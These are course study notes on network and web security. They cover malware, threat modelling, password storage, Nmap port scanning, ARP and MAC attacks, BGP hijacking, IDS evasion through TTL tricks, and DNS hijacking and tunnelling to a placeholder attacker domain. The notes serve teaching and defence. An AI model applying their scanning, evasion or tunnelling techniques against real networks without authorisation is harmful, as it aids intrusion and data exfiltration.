

# Network and Web Security

2021年1月20日 13:21

## Topic 1: Vulnerability, Malware and Threat Modelling

- **Vulnerability Ethics**

- **Non disclosure:** keep the vulnerability secret
  - **Security through obscurity** (or security by obscurity) is the reliance in security engineering on design or implementation secrecy as the main method of providing security to a system or component. NOT SECURITY AT ALL
- **Responsible disclosure:** affected vendor decides when to release information, and how much
- **Full disclosure** -- the practice of making the details of security vulnerabilities public -- is a damned good idea. Public scrutiny is the only reliable way to improve security, while secrecy only makes us less secure"

- **Malware**

- **Infection Vector**
  - **Virus:** A computer virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code.
  - **Worm:** A computer worm is a standalone malware computer program that **replicates itself** in order to spread to other computers. It often uses a **computer network to spread itself**, relying on security failures on the target computer to access it.
  - **Trojan:** a Trojan horse (or simply trojan) is any malware which misleads users of its true intent.
  - **Spoofed software:** Spoofing is the act of disguising a communication from an unknown source as being from a known, trusted source.
  - **Drive-by Download:** Code executed by visiting a malicious website. Drive by download attacks specifically refer to malicious programs that install to your devices — without your consent.
- **Purpose**
  - **Rootkit:** A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or an area of its software that is not otherwise allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software.
  - **Backdoor, Remote Access Trojan (RAT), Botnet, Keylogger, Spyware, Ransomware, Cryptominer, Adware**
- **Advanced Persistent Threats:** Targeted attacks, Avoid detection, Exploit target over time
  - Specifically designed for infecting high-value victims. Human-driven customized.
  - Use **rootkit** to hide presence, and use **covert channels** to exfiltrate dataset gradually
- **Commoditized Malware:** Exploit kits that are commercialized sold or rented out

- to criminals.
  - Automated vulnerability analysis, Exploration and Post-exploration
- **Malware Analysis**
  - **Honeypots:** Intentionally vulnerable machines (VM Sandbox) that attracts attack
  - **Challenges:** Change behavior after detects virtualization. May try and kill logging process
- **Malware Detection**
  - **Static Signature:** Sequence of bytes typical of the malware code
    - **Evasion**
      - ◆ **Metamorphic Malware:** Samples are made artificially different from each other using **different obfuscation parameters**
      - ◆ **Crypting Service:** Transform (encryption, obfuscation) until it is no longer detected
  - **Dynamic Signature:** Monitor patterns of system calls
    - **Evasion**
      - ◆ Mixed malicious behavior with spurious legitimate behavior
- **Malware Prevention**
  - **Antivirus**
  - **End-point Protection:** Monitor host for dynamic signatures
  - **Browser-deployed blacklist:** Prevent access to web pages known to host phishing and malware
  - **Network based filtering:** Ingress/Egress filtering rules
  - **Problems:** Signatures and Blacklists are **passive protection approach**, only prevent previous infections
- **Threat Modelling**
  - **Threat Identification:** STRIDE
    - **Spoofing:** Pretending to be somebody else
      - Passive network attacker steals session details of logged-in customer while in transit and uses them to pose as customer
    - **Tampering:** Modify without permission
      - Attacker modifies admin request to front end
    - **Repudiation:** Denying to have done something / Make someone innocent to held responsibility
      - Modify the log files after attack
    - **Information Disclosure:** Revealing information without permission
      - Front-end Application expose customer order details (e.g. Credit Card) to an attacker
    - **Denial of Service**
    - **Elevation of Privilege:** Achieve more than what is intended
      - Email malware to DB users and plant a backdoor access
  - **Threat Identification:** Attack Trees
  - **Evaluate Threats (Urgency):** DREAD
  - **Address Threat:** META
    - Mitigate
    - Eliminate
    - Transfer
    - Accept

## Authentication

- **Plain-text Passwords**

- Vulnerable. Malicious hackers can impersonate any user in the system if the password file is compromised
- **Symmetric Encryption**
  - Symmetric encryption is a type of encryption where only one key (a secret key) is used to both encrypt and decrypt electronic information
  - **Disadvantages:** Symmetric Key cannot be stored in anywhere
- **Hashes**
  - Resistant to Pre-image attacks (Hard to find another text that can generate the same hash)
  - **Vulnerable to rainbow table (Lookup Table)**
- **Salted Hashes**
  - Still vulnerable to targeted attack to individual user
- **Online Dictionary Attack**
  - Limit trial numbers
  - CAPTCHAs
  - **Honeypot passwords:** Block requests that logs using honeypot passwords
- **Best Practices**
  - Password rule filters
  - Dedicated hash functions (PBKDF2/bcrypt)
  - Don't prompt USER NOT FOUND
  - Slow down trial attempts
- Password Managers
- 2FA
- OAuth and Single Sign On
  - High value identity (Google Account) may be compromised as a result of low-value sign on

## Network Backgrounds

- **Network Intermediaries**
  - **Router**
    - With NAT enabled, the router will modify the IP header in outgoing packets so that the **source address matches your Internet public address** (and vice versa for incoming packets).
    - If you disable NAT, it won't do that anymore. So, basically, you will be sending IP packets with private source IP address (e.g. 192.168.x.y) on the Internet, which of course will automatically get rejected by your ISP.
    - Router is mostly used for internal network communications among peers
    - **IT IS SAFE TO ASSUME ROUTER BY DEFAULT ENABLE NAT.**
  - **Network Address Translator (NAT)**
    - NAT is an acronym for "Network Address Translation." When a PC makes a request out to the Internet, it's directed to the router/firewall. **The router/firewall changes the source IP address of the packets to its public IP address**, notes the connection request in its memory, and sends them on their way on the Internet. When a response is received, the router **looks up the connection in its memory**, and this time changes the **destination address from the public IP to the local IP** of the machine which initiated communications. It then sends the packet on its way on the inside network.
    - Network Address Translation allows a single device, such as a router, to act as an agent between the Internet (or "public network") and a local (or "private") network. This means that only a single, unique IP address is

required to represent an entire group of computers.

- **Proxy**
  - A proxy server works by intercepting connections between sender and receiver. All incoming data enters through **one port** and is forwarded to the rest of the network via **another port**. By **blocking direct access** between two networks, proxy servers make it much more difficult for hackers to **get internal addresses and details of a private network**.
  - Proxy is terms used for device which sits between an end system and remote server and acts as a mediator. The client requesting the resource connects to the proxy server and once validated proxy connects to remote server and provides the requested content to the client.
- **Key Differences between NAT and Proxy**
  - A proxy server connects to, responds to, and receives traffic from the internet, acting on behalf of the client computer, while a NAT device transparently changes the origination address of traffic coming through it before passing it to the internet.
  - Nat operates at layer 3 of the OSI model (the network layer, IP in this case) and proxies generally operate at layer 7 (the Application layer, HTTP or whatever you're proxying).
- **Key Differences between Proxy and VPN**
  - A VPN client on your computer establishes a secure tunnel with the VPN server, replacing your local ISP routing. VPN connections encrypt and secure all of your network traffic, not just the HTTP or SOCKS calls from your browser like a proxy server.

## Pentesting

- **Passive Information Gathering**
  - Avoid any interaction with the target to avoid suspicion
  - Using public available information
    - Search engine cache, source code, protocols, domain registrar
  - **Examples**
    - Look up the company, social networks, etc for data
    - Study the source code (without visiting the site)
    - Find DNS/Domain info
    - Study open source code used by target
- **Active Information Gathering**
  - *Dig* query to target DNS server to check DNS server version
  - Determine network perimeter using *traceroute*, reverse DNS to identify intermediate hosts
  - **Examples**
    - Use dig to query the DNS server
    - Send emails to company emails
    - Traceroute
    - Identify subnet addresses
    - Scan open ports
    - Identify target OS
    - Study information sent by server
    - Send random info and study services

## LAN Security

- **Network Roles**

- **Participants**
  - Send and Receive legitimate packets
- **Eavesdropper**
  - Read packets sent to others, **cannot / will not participate**
- **Off-path**
  - Participate, and **create arbitrary packets**
  - Machines in the same network, Peers
- **MITM**
  - Participate, Read, Modify, Create or Delete Packets
  - Proxy, ISP, Router, Wifi Access Points
- **LAN Broadcast Security Issues**
  - Conflict Resolution Recruitments
    - Padding Data for below minimum packet size packets might be extracted from the memory, which potentially cause **data disclosure**
  - Eavesdropper (Other machines in the LAN) might sniff packets
- **Why Wireshark can Sniff Packets**
  - That being said then what is basically going on is that wireshark puts your network card into a mode that tells it to **read all packets sent to it**, instead of dropping them like you seem to already know about. That does not mean that it is seeing all packets on the network. It is only seeing packets that are **either sent to only 192.168.1.100 or are sent to all computers on the network**. Unless of course you have a hub in your network, then your computer gets all the traffic that goes through that hub.
  - Computers that are connected to switches that are correctly set up (or not managed at all, most home switches are not managed) **only get traffic that is meant for all computers or themselves, rest of the traffic they don't see**. If you want to see all traffic on the net you need to either have a managed switch and copy all traffic to the port that your computer is hooked up or somehow monitor the traffic through the router (but then you only get traffic that is going outside of the network, not inside network traffic).
  - So if your 192.168.1.100 computer is seeing packets from 192.168.1.123 then either the latter is sending packets directly to your .100 computer or it is sending out requests to all the network. **Computers are sending out requests to all computers on the network all the time, like ARP requests.**
- **MAC Flooding**
  - Switch caches Port-MAC associations
  - In a typical MAC Flooding attack, the attacker sends **Ethernet Frames in a huge number**. When sending many Ethernet Frames to the switch, these frames will have various sender addresses. The intention of the attacker is **consuming the memory of the switch that is used to store the MAC address table**. The MAC addresses of legitimate users will be pushed out of the MAC Table.
  - MAC Address Table is full and it is unable to save new MAC addresses. It will lead the switch to enter into a fail-open mode and the switch will now behave same as a network hub. **It will forward the incoming data to all ports like a broadcasting.**
  - As the attacker is a part of the network, the attacker will also **get the data packets intended for the victim machine**. So that the attacker will be able to steal sensitive data from the communication of the victim and other computers.
  - After launching a MAC Flood attack successfully, the attacker can also follow up with an ARP spoofing attack. This will help the attacker **retaining access to the privileged data** even after the attacked switches recover from the MAC Flooding attack.

- **ARP Poisonings**

- ARP Poisoning (also known as ARP Spoofing) is a type of cyber attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. **ARP Protocol translates IP addresses into MAC addresses.** Because the ARP protocol was designed purely for efficiency and not for security, ARP Poisoning attacks are extremely easy to carry out as long as the attacker has control of a machine within the target LAN or is directly connected to it.
- The attack itself consists of an attacker sending a **false ARP reply message** to the default network gateway, informing it that **his or her MAC address should be associated with his or her target's IP address** (and vice-versa, so his or her target's MAC is now associated with the attacker's IP address). Once the default gateway has received this message and **broadcasts its changes to all other devices on the network**, all of the target's traffic to any other device on the network travels through the attacker's computer, allowing the attacker to inspect or modify it before forwarding it to its real destination. Because ARP Poisoning attacks occur on such a low level, users targeted by ARP Poisoning rarely realize that their traffic is being inspected or modified.

## IP Security

- **Internet Protocol**

- May drop or reorder packets.
- Hierarchical and guides routing (IP Address)
- If TTL is reached, **ICMP error** message will be sent to source. Package is discarded

- **Traceroute**

- Traceroute algorithm uses TTL to identify hosts/routers to path to target (Incrementing TTL until destination is reached)

- **IP Security (Vulnerability)**

- **Spoof Source IP Address**
  - Target victim will receive response without actually sending the request
  - **Use Case:** DDoS Attack. Idle Scanning
- **MITM Attack**
  - Read and Modify payload in the network routing

- **Autonomous System**

- **An autonomous system is a large network or group of networks managed by a single organization.** An AS may have many subnetworks, but all share the same routing policy. Usually an AS is either an ISP or a very large organization with its own network and multiple upstream connections from that network to ISPs (this is called a 'multihomed network').

- **BGP Routers & Routing Tables**


- Border Gateway Protocol (BGP) is a standardized exterior gateway protocol designed to exchange routing and reachability information between autonomous systems (AS) on the Internet. The protocol is often classified as a path vector protocol but is sometimes also classed as a distance-vector routing protocol
- Each **BGP router stores a routing table** with the best routes between autonomous systems. These are updated almost continually as each AS\* – often an Internet service provider (ISP) – broadcasts new IP prefixes that they own. BGP always favors the shortest and most direct path from AS to AS in order to reach IP addresses via the fewest possible hops across networks.

- **BGP Hijacking Attack**

- BGP hijacking is when attackers **maliciously re-route Internet traffic**. Attackers accomplish this by falsely announcing **ownership of groups of IP addresses, called IP prefixes**, that they do not actually own, control, or route to.
- However, for a hijack to occur, attackers need to control or compromise a **BGP-enabled router** that bridges between one **autonomous system (AS)** and another, so not just anyone can carry out a BGP hijack.
- **Countermeasures**
  - **Mutually Agreed Norms for Routing Security (MANRS)**
    - Best Practices supported by Internet Society and Big Internet Players
  - **Resource Public Key Infrastructure (RPKI)**
    - Public Key Infrastructure and Certificates to propagate trust down the Internet address hierarchy
    - Resource Public Key Infrastructure (RPKI) is a cryptographic method of signing records that **associate a route with an originating AS number**. Presently the five RIRs (AFRINIC, APNIC, ARIN, LACNIC & RIPE) provide a method for members to take an IP/ASN pair and sign a ROA (Route Origin Authorization) record.

- **IPSec**

- **Protocols**
  - **Authentication Header (AH)**
    - The AH protocol provides a mechanism for authentication only. AH provides data integrity, data origin authentication, and an optional replay protection service.
  - **Encapsulating Security Payload (ESP)**
    - The ESP protocol provides data confidentiality (encryption) and authentication (data integrity, data origin authentication, and replay protection). ESP can be used with confidentiality only, authentication only, or both confidentiality and authentication.
- **Protection Mode**
  - AH-style authentication **authenticates the entire IP packet**, including the outer IP header, while the ESP authentication mechanism **authenticates only the IP datagram portion of the IP packet**.
- **ESP Tunnel Mode**
  - **NETWORK LAYER CONFIDENTIALITY, SOURCE AUTHENTICATION, DATA INTEGRITY, REPLAY-ATTACK PREVENTION**
  - IPSec tunnel mode is the default mode. With tunnel mode, the **entire original IP packet** is protected by IPSec. This means IPSec wraps the original packet, encrypts it, adds a new IP header and sends it to the other side of the VPN tunnel (IPSec peer).



- **IPv4 V.S. IPv6**

- No more NAT (Network Address Translation)
- Auto-configuration
- No more private address collisions

- Better multicast routing
- Simpler header format
- Simplified, more efficient routing (Fewer Headers)
- True quality of service (QoS), also called "flow labeling"
- Built-in authentication and privacy support
- Flexible options and extensions
- Easier administration (no more DHCP)
- **Fragmentation**
  - Unlike IPv4, because intermediate nodes cannot fragment IPv6 fragments, it is essential that the source node either send a packet that is the same as or smaller than the maximum transmission unit (MTU) size for the network path or break packets into fragments that are the same size or smaller than the MTU size for the path.
- **TCP and UDP Protocol**
  - **Transmission Control Protocol (TCP)** is a connection-oriented protocol that computers use to communicate over the internet. It is one of the main protocols in TCP/IP networks. TCP provides error-checking and guarantees delivery of data and that packets will be delivered in the order they were sent. **TCP is the channel used for sending HTTP data, and the OS randomly open a source port to receive responses.**
  - **Issue:** Sequence number in TCP, Easily accessible TCP state
    - **Security Concerns**
      - **TCP Session Hijacking (MITM)**
        - ◆ Hijack the sequence number (Sent the next 'expected' packet with correct sequence number) to the server so that the server accepts it, and send an ACK to the target victim. **This will inject new packets to the server**
      - **Blind Spoofing Attack (Off-Path)**
        - ◆ Guess sequence Number
    - **Countermeasures**
      - HTTPS, Intrusion Detection System (IDS)
  - **User Datagram Protocol (UDP)** is a connectionless protocol that works just like TCP but assumes that **error-checking and recovery services are not required.** Instead, UDP continuously sends datagrams to the recipient whether they receive them or not.
  - **TCP and UDP Differences**
    - **TCP is a connection-oriented protocol and UDP is a connection-less protocol.** TCP establishes a connection between a sender and receiver before data can be sent. UDP does not establish a connection before sending data.
    - **Reliability**
      - TCP is reliable. Data sent using a TCP protocol is guaranteed to be delivered to the receiver. If data is lost in transit it will recover the data and resend it. TCP will also check packets for errors and track packets so that data is not lost or corrupted.
      - UDP is unreliable, it does not provide guaranteed delivery and a datagram packet may become corrupt or lost in transit.
    - **Flow control**
      - TCP uses a flow control mechanism that ensures a sender is not overwhelming a receiver by sending too many packets at once. TCP stores data in a send buffer and receives data in a receive buffer. When an application is ready, it will read the data from the receive



buffer. If the receive buffer is full, the receiver would not be able to handle more data and would drop it. To maintain the amount of data that can be sent to a receiver, the receiver tells the sender how much spare room in the receive buffer there is (receive window). **Every time a packet is received, a message is sent to the sender with the value of the current receive window.**

- UDP does not provide flow control. With UDP, packets arrive in a continuous stream or they are dropped.

- **Ordering**


- TCP does **ordering and sequencing** to guarantee that packets sent from a server will be delivered to the client in the same order they were sent. On the other hand, UDP sends packets in any order.

- **Speed**

- TCP is slower than UDP because it has a lot more to do. TCP has to **establish a connection, error-check, and guarantee** that files are received in the order they were sent.

- **TCP and UDP Threats**

- **TCP Idle Scan**



- IPID = x+2 means the target device port is opened. IPID = x+1 means the target device port is not opened.

- This is because the IPID will increment by 1 every time a SYN/ACK package is reached.

- **Why RST Reply upon receiving TCP Request**

- ◆ the Internet is inherently asynchronous: you cannot know if a packet you send has been delivered, unless you receive some form of acknowledgement back, but packets can be lost.
- ◆ that means that it is possible for two hosts that were talking TCP together to get out of sync, because one wanted to close the communication but the other didn't see that request, or because one host was down, etc
- ◆ TCP specifies to **reply with an RST to any unexpected packet that is not part of the correct communication between two hosts**. so the reply to a random SYN/ACK i would say is the main reason to have RST.

- **UDP Scan**

- Send generic UDP header with no payload

- Received Response => OPEN, ICMP Error => Closed, Timeout => Unsure
  - **Harder** because time-consuming for waiting the timeout, less precise for custom UDP
  - **Port Sweep**
    - Searching for a **specific opened port** across a wide number of machines
  - **Malicious Traffic**
    - Targeted attacks via network connections
  - **DDoS**
    - Flood target with extremely high volume of network traffic
- **Counter Measures (Port Knocking)**
  - **Server only reply if a client probes several ports sequentially in a specific order**, and reply to the last probe with a random port that the service will be provided
- **TCP Nmap**
  - Assuming that you performed a TCP SYN scan (-sS), by filtering the captured packets by each possible destination port (e.g., with the filters tcp.port == 1, tcp.port == 2, etc.), you'll see that Nmap determines whether a given TCP port is open by attempting to perform the first two legs of the TCP connection handshake. Nmap sends a SYN packet to the remote host on the port. If the remote host responds with a SYN/ACK packet, the port is open, indicating that a service is listening on that port; if the response is a RST packet, the port is closed, and no service is listening on that port. (Nmap also determines whether an intermediate firewall is interfering with traffic between the two hosts: if neither response is received within a reasonable timeframe, Nmap assumes that a firewall is blocking either the outbound SYN packet or the response from the remote host.) This procedure is repeated for each port to be scanned.
- **TCP Nmap Service Identification**
  - Assuming that you performed a scan that included service discovery (e.g. -sV), Nmap indicates that it was uncertain about the type of service listening on TCP port 22 by reporting the service as ssh? — while processes listening on TCP port 22 are typically SSH servers, the ? indicates that Nmap sent commands **conforming to a number of different protocols to listener on port 22**, but the responses received did not conform to any protocol known to Nmap, and it was therefore unable to establish what type of service is listening on port 22.
- **UDP Nmap Timeout issue**
  - Unlike TCP, UDP has no concept of a connection: if a packet is sent to a closed UDP port, the remote host's networking stack **may reply with an ICMP Destination unreachable packet but isn't compelled to reply at all**,
  - If a packet is sent to an open port, **the service may decide not to reply for arbitrary reasons**.
  - Network congestion or intermediate firewalls may also cause Nmap's probe or the remote host's reply to be lost, but this may be indistinguishable from the scenario in which the UDP port is simply closed or the service chose not to reply.
  - This means that a full 65,535-port UDP scan could take over 50 hours. Because of this, a timeout (or something more sophisticated) should be applied to the UDP scan of listener.
  - Since we're performing a port scan on a local subnet with no firewall, we need not worry about adverse network effects, and can tell Nmap not to retry in the event that a probe goes unanswered (**e.g., --max-retries 1**). To complicate matters

further, the Port Scanning Techniques page in Chapter 15 of the Nmap Reference Guide also explains that Nmap rate-limits UDP probes (to avoid flooding the network with huge numbers of packets and making it more likely that remote hosts respond with ICMP Destination unreachable packets when closed ports are scanned), causing the scan to take even longer. The low default rate limit can be overridden manually (e.g., **--min-rate 10000**) to speed up the UDP scan further, at the **possible cost of a less accurate scan**.

## Firewalls and IDS

- **DMZ Zone**
  - A DMZ or demilitarized zone (sometimes referred to as a perimeter network or screened subnet) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to an untrusted, usually larger, network such as the Internet.
- **Firewall Policies**
  - **Packet Filters**
    - Decision made on individual packet (i.e., Protocol Header Fields)
  - **Stateful Filters**
    - Timeouts, bandwidth usage...
  - **Firewall Definition File**
- **Intrusion Detection System**
  - All approaches suffer from **Sensitivity / Specificity Tradeoff**
  - **Specification-based**
    - Positive and Negative logical rules to restrict traffic
    - **Hard to define!! Not commonly adopted**
  - **Signature-based**
    - Detect attacks based on database of signatures (generated mostly by human-expert)
    - **Good at detecting familiar attacks with low false positive**
    - **Issues**
      - No Future Proof
      - Easy to bypass (dynamic signatures)
      - Focus on the attack content instead of the intent
  - **Anomaly-based**
    - Supervised, Semi-supervised / Unsupervised ML Algorithms
    - **Detecting Point, Contextual or Collective anomalies**
      - Point: One sample is anomalous wrt the others
      - Contextual: One sample exhibits behavior which is anomalous in a specific context
      - Collective: Set of samples is anomalous wrt all the samples available
  - **IDS Evasion Techniques**
    - Use TTL Expiration techniques (based on traceroute) to send a normal package between the IDS monitoring environment and the actual target
- **IDS Detection - Port Scanning**
  - Although the volume of network traffic generated by a port scan of a single host is low in comparison to benign network traffic, it usually has a distinct signature: one host attempting to establish TCP and/or UDP connections to another host **on a large number of ports (in sequential order, if a range of ports is selected with the -p option)** in a narrow timeframe. Unless the scan is deliberately made stealthier (e.g., using Nmap's -T option), this makes it easier for an intrusion

detection system to detect a port scan taking place.

- The traffic that occurs on scanned ports is especially suspicious when **version detection** is being performed (e.g., **Nmap sending SSH, HTTP, RTSP and DNS protocol traffic in the same connection to TCP port 22** in step 5). The volume of traffic can increase significantly when an entire subnet is being scanned, and this traffic has its own distinct signature (e.g., ARP requests for each IP address in turn in the subnet), which makes subnet-wide scans more noticeable.

## DNS

- **DNS Resolution**

- **Local DNS Client** looks up the IP address from a hostname (i.e., stored in local cache => External primary DNS server)
- DNS Traffic is sent over **UDP (512 bytes)**, or will fall back to **TCP**

- **DNS Hierarchy**

- TLD: Top-Level Domain
- FQDN: Fully-qualified Domain Name

- **DNS Security Issues**

- **DNS MITM Attack**

- Government can request ISP to redirect DNS Queries to another site
  - ISP's DNS Resolver launches a MITM Attack by read, modify packets between the user and the end-server
- **Solution:** Redirect to use other public DNS Servers

- **DNS Unauthenticated Propagation**

- Off-path attacker spoofed DHCP Packets to advertise **malicious DNS resolver**

A victim initially sends a DHCP discover request to the **entire LAN** to enquire about **any DHCP servers on the network**. The off path attacker **may then reply to the request before the real DHCP server replies**, and in this reply provide its own malicious DNS resolver of choice along with the rest of the DHCP offer.





Figure 1. IP address allocation/lease procedure using DHCP

- Off-path attacker spoofed replies to DNS queries
- **DNS Hijacking**




- Domain Name Server (DNS) hijacking, also named DNS redirection, is a type of DNS attack in which **DNS queries are incorrectly resolved in order to unexpectedly redirect users to malicious sites**. To perform the attack, perpetrators either install malware on user computers, take over routers, or intercept or hack DNS communication.
- **Local DNS hijack** — attackers install Trojan malware on a user's computer, and change the local DNS settings to redirect the user to malicious sites.
- **Router DNS hijack** — many routers have default passwords or firmware vulnerabilities. Attackers can take over a router and overwrite DNS settings, affecting all users connected to that router.
- **Man in the middle DNS attacks** — attackers intercept communication between a user and a DNS server, and provide different destination IP addresses pointing to malicious sites.
- **Rogue DNS Server** — attackers can hack a DNS server, and change DNS records to redirect DNS requests to malicious sites.
- **DNS Cache Poisonings**
  - A DNS cache can become poisoned if it contains an incorrect entry. For example, if **an attacker gets control of a DNS server and changes some of the information** on it — for example, they could say that google.com actually points to an IP address the attacker owns — that DNS server would tell its users to look for Google.com at the wrong address. The attacker's address could contain some sort of malicious phishing website
  - DNS poisoning like this can also spread. For example, if various Internet service providers are getting their DNS information from the compromised server, the poisoned DNS entry will spread to the Internet service providers and be cached there. It will then spread to home routers and the DNS caches on computers as they look up the DNS entry, receive the incorrect response, and store it.
- **DNS Tunneling Attack (Used for BotNet)**
  - Essentially, **DNS tunneling hides data within DNS queries that are sent to an attacker-controlled server**. DNS traffic is generally allowed to pass through perimeter defenses, such as firewalls, that typically block inbound and outbound malicious traffic.
  - To establish a DNS tunnel, the attacker registers a domain (baddomain.com)

and sets up a C&C server as the authoritative name server for baddomain.com. The malware or payload on the compromised device sends a DNS query for a subdomain that represents an encoded communication (base64encodedcommunication.baddomain.com). The query is eventually routed by a DNS resolver (through root and top-level domain servers) to the C&C server. The C&C server then sends a malicious DNS response that **includes data (such as a command) to the compromised device**, passing undetected through the perimeter.

